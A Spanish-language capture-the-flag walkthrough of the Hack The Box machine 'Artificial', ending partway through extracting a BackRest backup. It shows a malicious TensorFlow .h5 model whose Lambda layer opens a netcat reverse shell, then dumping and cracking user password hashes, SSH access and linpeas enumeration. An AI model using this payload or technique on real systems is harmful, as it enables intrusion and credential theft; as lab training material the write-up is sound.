



ARTIFICIAL

HACK THE BOX

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Descripción del problema

El sistema objetivo contiene una aplicación web vulnerable que permite la subida de archivos .h5 (modelos de aprendizaje automático) sin una adecuada validación. Esto posibilita la ejecución remota de código (RCE) a través de un archivo .h5 malicioso, permitiendo a un atacante obtener acceso inicial a la máquina. Posteriormente, podremos extraer credenciales de un archivo .bd, descifrar hashes de usuarios y explotar servicios adicionales (como BackRest) que facilitan una escalada de privilegios y finalmente compromete completamente el sistema, obteniendo acceso como root.

Iniciamos, con un escaneo de la IP objetivo para detectar todos los puertos abiertos en el sistema.

```
[eu-dedivip-1]-[10.10.14.104]-[excallbur@htb-joxewb3ns6]-[~]  
[★]$ sudo nmap 10.129.134.53  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-03 19:02 CDT  
Nmap scan report for 10.129.134.53  
Host is up (0.16s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http
```

Enumeración detallada de servicios

A continuación, realizaremos un escaneo más detallado para identificar las versiones de los servicios expuestos en el objetivo.

```
[eu-dedivip-1]-[10.10.14.104]-[excalibur@htb-joxewb3ns6]-[~]  
[*]$ sudo nmap -sV -p 22,80 10.129.134.53  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-03 19:13 CDT  
Nmap scan report for artificial.htb (10.129.134.53)  
Host is up (0.16s latency).  
  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
```


Luego, modificaremos el archivo *hosts* para poder acceder a la web.


```
GNU nano 7.2 /etc/hosts *  
1 127.0.0.1 localhost  
2 127.0.1.1 debian12-parrot  
3 10.129.134.53 artificial.htb  
4 # The following lines are desirable for IPv6 capable hosts  
5 ::1 localhost ip6-localhost ip6-loopback  
6 ff02::1 ip6-allnodes  
7 ff02::2 ip6-allrouters  
8 127.0.0.1 localhost  
9 127.0.1.1 htb-owuflwvcsf htb-owuflwvcsf.htb-cloud.com  
0
```


Investigación y explotación de la aplicación web

La versión de OpenSSH es segura. Sin embargo, la parte que nos interesa está en la web. Una vez que creamos una cuenta, llegamos a un dashboard que permite subir archivos con extensión **.h5**.

Este tipo de archivo es un formato para almacenar y organizar datos científicos multidimensionales, comúnmente utilizado en aplicaciones de aprendizaje automático. Lo más probable es que se pueda implementar una reverse Shell en este tipo de archivos.







Para comprobar lo anterior, descargaremos los requerimientos y el Dockerfile, e iniciaremos Docker.

```
[eu-dedivip-1]~[10.10.14.104]~[excallbur@htb-owuflwvcsf]~[~/Desktop/docker]
[*]$ sudo systemctl start docker
[eu-dedivip-1]~[10.10.14.104]~[excallbur@htb-owuflwvcsf]~[~/Desktop/docker]
[*]$ sudo docker build -t artificial-exploit .

[+] Building 8.2s (5/7)                                                                                               docker:default
=> [internal] load build definition from Dockerfile                                                                0.0s
=> => transferring dockerfile: 496B                                                                                0.0s
=> [internal] load metadata for docker.io/library/python:3.8-slim                                                1.3s
=> [internal] load .dockerignore                                                                                   0.0s
=> => transferring context: 2B                                                                                     0.0s
=> [1/4] FROM docker.io/library/python:3.8-slim@sha256:1d52838af602b4b5a831beb13a0e4d073280665ea7be7f69ce2382f29c5a 2.5s
=> => resolve docker.io/library/python:3.8-slim@sha256:1d52838af602b4b5a831beb13a0e4d073280665ea7be7f69ce2382f29c5a 0.0s
=> => sha256:b5f62925bd0f63f48cc8acd5e87d0c3a07e2f229cd2fb0a9586e8ed17f45ee3 5 25kB / 5 25kB 0.0s
```

En la misma carpeta metemos el script de Python que crea nuestro archivo .h5 y montaremos la imagen.

```
[eu-dedivip-1]-[10.10.14.104]-[excalibur@htb-owuflwvcsf]-[~/Desktop]
[*]$ cp expl.py docker/exploit.py
[eu-dedivip-1]-[10.10.14.104]-[excalibur@htb-owuflwvcsf]-[~/Desktop/docker]
[*]$ sudo docker run -it -v $(pwd):/app artificial-exploit
```

En este post encontraréis una guía completa sobre Remote Code Execution (RCE) con TensorFlow:

<https://splint.gitbook.io/cyberblog/security-research/tensorflow-remote-code-execution-with-malicious-model>

Prepararemos el script de Python que generará el modelo para explotar esta web.

```
File Edit View Search Terminal Help
GNU nano 7.2                                expl.py                                I
1 import tensorflow as tf
2
3 def exploit(x):
4     import os
5     os.system("/bin/sh -i 2>&1|nc 10.10.14.104 4444 >/tmp/f")
6     return x
7
8 model = tf.keras.Sequential()
9 model.add(tf.keras.layers.Input(shape=(64,)))
10 model.add(tf.keras.layers.Lambda(exploit))
11 model.compile()
12 model.save("exploit.h5")
13
```

Repositorio con el script: <https://github.com/Splinter0/tensorflow-rce>

Una vez montado el Dockerfile, accederemos al contenedor de Docker y ejecutaremos el script, que generará un archivo .h5 llamado *exploit.h5*.

```
root@854dd847a76c:/code# cd /app/
root@854dd847a76c:/app# ls
Dockerfile  exploit.py  requirements.txt
root@854dd847a76c:/app# python3 exploit.py
```

```
root@854dd847a76c:/app# python3 exploit.py
2025-09-04 17:09:10.380841: I tensorflow/core/platform/cpu_feature_guard.cc:182] This TensorFlow binary is optimized to use
available CPU instructions in performance-critical operations.
To enable the following instructions: AVX2 FMA, in other operations, rebuild TensorFlow with the appropriate compiler flags
sh: 1: nc: not found
/usr/local/lib/python3.8/site-packages/keras/src/engine/training.py:3000: UserWarning: You are saving your model as an HDF5
file via 'model.save()'. This file format is considered legacy. We recommend using instead the native Keras format, e.g. '
model.save('my_model.keras')'.
  saving_api.save_model(
root@854dd847a76c:/app#
```

```
root@854dd847a76c:/app# ls
Dockerfile  exploit.h5  exploit.py  requirements.txt
```

YOUR MODELS

Upload, manage, and run your AI models here.

Please ensure these [requirements](#) are installed when building your model, or use our [Dockerfile](#) to build the needed environment with ease.

No file selected.

Upload Model

9e5077bb-7004-4932-9000-403c5499a272.h5

View Predictions


Delete

79c9deb0-1969-47a3-b1ec-d6cc1054b591.h5

View Predictions

Delete

Ahora, iremos a la web y pulsaremos el botón **Upload model** para subir el archivo .h5.



Prepararemos un listener para recibir la conexión del RCE.

```
[eu-dedivip-1]-[10.10.14.104]-[excalibur@htb-owuflwvcsf]-[~/Desktop]
[*]$ nc -lvnp 4444
listening on [any] 4444 ...
```

Acceso y explotación


```
[eu-dedivip-1]-[10.10.14.104]-[excallibur@htb-owuflwvcsf]-[~/Desktop]
[*]$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.104] from (UNKNOWN) [10.129.134.53] 46006
/bin/sh: 0: can't access tty; job control turned off
$
```

Una vez abierta la conexión, lo primero que haremos será mejorar la terminal (upgradear la TTY). Para ello ejecutaremos el siguiente comando Python:

```
python3 -c 'import pty; pty.spawn("/bin/bash")' export TERM=xterm
```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xtermapp@artificial:~/app$
```

Esto nos permitirá obtener una Shell mucho más estable.

A screenshot of a Parrot Terminal window. The title bar shows 'Parrot Terminal' and 'Parrot Terminal'. The terminal content shows the prompt 'app@artificial:/home\$' followed by a cursor.

Al investigar las primeras carpetas, podemos ver que dentro de *instances* hay un archivo *.db* llamado *users*.

Lo abriremos con *sqlite3* para consultar qué otros usuarios y contraseñas podemos obtener.

```
app@artificial:~/app$ ls
ls
app.py  instance  models  __pycache__  static  templates
app@artificial:~/app$ cd in
cd instance/
app@artificial:~/app/instance$ ls
ls
users.db
app@artificial:~/app/instance$
```

```
sqlite> SELECT name FROM sqlite_master WHERE type='table';
SELECT name FROM sqlite_master WHERE type='table';
user
model
sqlite>
```

La siguiente consulta muestra todos los datos de la tabla *user*.


```
sqlite> select * from user;
select * from user;
1|gael|gael@artificial.htb|c99175974b6e192936d97224638a34f8
2|mark|mark@artificial.htb|0f3d8c76530022670f1c6029eed09ccb
3|robert|robert@artificial.htb|b606c5f5136170f15444251665638b36
4|royer|royer@artificial.htb|bc25b1f80f544c0ab451c02a3dca9fc6
5|mary|mary@artificial.htb|bf041041e57f1aff3be7ea1abd6129d0
6|test|test@mail.com|098f6bcd4621d373cade4e832627b4f6
7|test1|test1@test.com|098f6bcd4621d373cade4e832627b4f6
sqlite>
```

Id	User	user@dominio	Hash
1	Gael	gael@artificial.htb	c99175974b6e192936d97224638a34f8
2	Mark	gael@artificial.htb	0f3d8c76530022670f1c6029eed09ccb
3	Robert	gael@artificial.htb	b606c5f5136170f15444251665638b36
4	Royer	gael@artificial.htb	bc25b1f80f544c0ab451c02a3dca9fc6
5	Mary	gael@artificial.htb	bf041041e57f1aff3be7ea1abd6129d0
6	Test	gael@artificial.htb	098f6bcd4621d373cade4e832627b4f6

Al pasar los hashes por CrackStation, obtenemos algunas contraseñas descifradas.

Enter up to 20 non-salted hashes, one per line:

c99175974b6e192936d97224638a34f8
0f3d8c76530022670f1c6029eed09ccb
b606c5f5136170f15444251665638b36
bc25b1f80f544c0ab451c02a3dca9fc6
bf041041e57f1aff3be7ea1abd6129d0
098f6bcd4621d373cade4e832627b4f6
098f6bcd4621d373cade4e832627b4f6

☐ I'm not a robot

[Privacy](#) - [Terms](#)

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha_bin), QubesV3.1BackupDefaults

Hash	Type	Result
c99175974b6e192936d97224638a34f8	md5	mattp005numbertwo
0f3d8c76530022670f1c6029eed09ccb	Unknown	Not found.
b606c5f5136170f15444251665638b36	Unknown	Not found.
bc25b1f80f544c0ab451c02a3dca9fc6	md5	marwinnarak043414036
bf041041e57f1aff3be7ea1abd6129d0	Unknown	Not found.
098f6bcd4621d373cade4e832627b4f6	md5	test
098f6bcd4621d373cade4e832627b4f6	md5	test

Color Codes: **Green**: Exact match, **Yellow**: Partial match, **Red**: Not found.

Por ejemplo:

- gael : mattp005numbertwo
- Royer : marwinnarak043414036

Accedemos por SSH primero con el usuario gael y obtenemos la user flag.

```
[eu-dedivip-1]-[10.10.14.104]-[excalibur@htb-owuflwvcsf]-[~/Desktop/docker]
[*]$ ssh gael@10.129.134.53
The authenticity of host '10.129.134.53 (10.129.134.53)' can't be established.
ED25519 key fingerprint is SHA256:RfqGfdW0WXbAPIqwri7LU40spmhEFYPijXhBj6ceHs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.134.53' (ED25519) to the list of known hosts.
gael@10.129.134.53's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/pro
```

```
gael@artificial:~$ ls
user.txt
gael@artificial:~$ cat user.txt
[REDACTED]
gael@artificial:~$
```

Escalada de privilegios

Para continuar, subiremos *linpeas* a la máquina objetivo. Lo descargamos desde: <https://github.com/peass-ng/PEASS-ng/releases/tag/20250903-dc605133>

Lo subiremos con *scp* al objetivo, le daremos permisos de ejecución y lo ejecutaremos.

```
[eu-dedivip-1]-[10.10.14.104]-[excalibur@htb-owuflwvcsf]-[~/Downloads]
[*]$ ls
linpeas.sh
[eu-dedivip-1]-[10.10.14.104]-[excalibur@htb-owuflwvcsf]-[~/Downloads]
[*]$ scp linpeas.sh gael@10.129.134.53:/tmp
```

```
gael@artificial:~$ cd /tmp/
gael@artificial:/tmp$ chmod +x linpeas.sh
```

```
gael@artificial:/tmp$ ls -la
total 996
drwxIwxIwt 13 root root    4096 Sep  4 17:35 .
drwxI-xI-x 18 root root    4096 Mar  3 2025 ..
drwxIwxIwt  2 root root    4096 Sep  3 21:27 .font-unix
drwxIwxIwt  2 root root    4096 Sep  3 21:27 .ICE-unix
-rwxI-xI-x  1 gael gael 960799 Sep  4 17:35 linpeas.sh
-rw-----  1 gael gael      0 Sep  4 17:32 nano.save
-rw-----  1 gael gael     63 Sep  4 17:32 peas.sh.save
drwx-----  3 root root    4096 Sep  4 17:11 systemd-private-aa889b530f6c41f9b6973ad3b4c11d89-fwupd.service-2aUMvj
drwx-----  3 root root    4096 Sep  3 21:27 systemd-private-aa889b530f6c41f9b6973ad3b4c11d89-ModemManager.service-FXWH3e
drwx-----  3 root root    4096 Sep  3 21:27 systemd-private-aa889b530f6c41f9b6973ad3b4c11d89-systemd-logind.service-X7nx9f
drwx-----  3 root root    4096 Sep  3 21:28 systemd-private-aa889b530f6c41f9b6973ad3b4c11d89-systemd-resolved.service-UvBV4
h
drwx-----  3 root root    4096 Sep  3 21:27 systemd-private-aa889b530f6c41f9b6973ad3b4c11d89-systemd-timesyncd.service-QIRN
Mh
drwx-----  3 root root    4096 Sep  4 00:54 systemd-private-aa889b530f6c41f9b6973ad3b4c11d89-upower.service-a7C10h
drwxIwxIwt  2 root root    4096 Sep  3 21:27 .Test-unix
drwxIwxIwt  2 root root    4096 Sep  3 21:27 .X11-unix
drwxIwxIwt  2 root root    4096 Sep  3 21:27 .XIM-unix
gael@artificial:/tmp$
```



linpeas encuentra un archivo de backup poco común que investigaremos.

```
Backup files (limited 100)
-IW-I--I-- 1 root root 1759 Dec 16 2024 /usr/lib/python3/dist-packages/sos/report/plugins/ovirt_engine_backup.py
-IW-I--I-- 1 root root 1398 Jun 9 09:04 /usr/lib/python3/dist-packages/sos/report/plugins/__pycache__/ovirt_engine_backup.
cpython-38.pyc
-IW-I--I-- 1 root root 9073 Apr 11 19:12 /usr/lib/modules/5.4.0-216-generic/kernel/drivers/net/team/team_mode_activebackup.
ko
-IW-I--I-- 1 root root 9833 Apr 11 19:12 /usr/lib/modules/5.4.0-216-generic/kernel/drivers/power/supply/wm831x_backup.ko
-IW-I--I-- 1 root root 44048 May 6 13:36 /usr/lib/x86_64-linux-gnu/open-vm-tools/plugins/vmsvc/libvmbbackup.so
-IW-I--I-- 1 root root 11886 Jun 9 09:04 /usr/share/info/dir.old
-IW-I--I-- 1 root root 7867 Jul 16 1996 /usr/share/doc/telnet/README.old.gz
-IW-I--I-- 1 root root 392817 Feb 9 2020 /usr/share/doc/manpages/Changes.old.gz
-IW-I--I-- 1 root root 2756 Feb 13 2020 /usr/share/man/man8/vgcfgbackup.8.gz
-IW-I--I-- 1 root root 226 Feb 17 2020 /usr/share/byobu/desktop/byobu.desktop.old
-IW-I--I-- 1 root root 0 Apr 11 19:12 /usr/src/linux-headers-5.4.0-216-generic/include/config/net/team/mode/activebackup.h
-IW-I--I-- 1 root root 0 Apr 11 19:12 /usr/src/linux-headers-5.4.0-216-generic/include/config/wm831x/backup.h
-IW-I--I-- 1 root root 237900 Apr 11 19:12 /usr/src/linux-headers-5.4.0-216-generic/.config.old
-IW-I--I-- 1 root root 1086 Nov 25 2019 /usr/src/linux-headers-5.4.0-216/tools/testing/selftests/net/tcp_fastopen_backup_k
ey.sh
-IW-I----- 1 root sysadm 52357120 Mar 4 2025 /var/backups/backrest_backup.tar.gz
-IW-I--I-- 1 root root 2743 Mar 14 2023 /etc/apt/sources.list.curtin.old
```

Análisis de archivos

¿Qué es BackRest?

BackRest es una interfaz gráfica web (UI) y orquestador de copias de seguridad construida sobre Restic.

Descargamos el tar de BackRest y lo descomprimos para analizarlo.

```
[eu-dedivip-1]-[10.10.14.104]-[excalibur@htb-owuflwvcsf]-[~/Downloads]
[*]$ sudo scp gael@10.129.134.53:/var/backups/backrest_backup.tar.gz ~/Downloads
The authenticity of host '10.129.134.53 (10.129.134.53)' can't be established.
ED25519 key fingerprint is SHA256:RfqGfdDw0WXbAPIqwri7LU40spmhEFYPijXhBj6ceHs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.134.53' (ED25519) to the list of known hosts.
gael@10.129.134.53's password:
backrest_backup.tar.gz                                     100% 50MB 16.7MB/s 00:02
[eu-dedivip-1]-[10.10.14.104]-[excalibur@htb-owuflwvcsf]-[~/Downloads]
[*]$

[eu-dedivip-1]-[10.10.14.104]-[excalibur@htb-owuflwvcsf]-[~/Downloads]
[*]$ ls
backrest_backup.tar.gz

[eu-dedivip-1]-[10.10.14.104]-[excalibur@htb-owuflwvcsf]-[~/Downloads]
[*]$ mv backrest_backup.tar.gz backrest_backup.tar
[eu-dedivip-1]-[10.10.14.104]-[excalibur@htb-owuflwvcsf]-[~/Downloads]
[*]$ sudo tar -xvf backrest_backup.tar
backrest/
backrest/restic
backrest/oplog.sqlite-wal
backrest/oplog.sqlite-shm
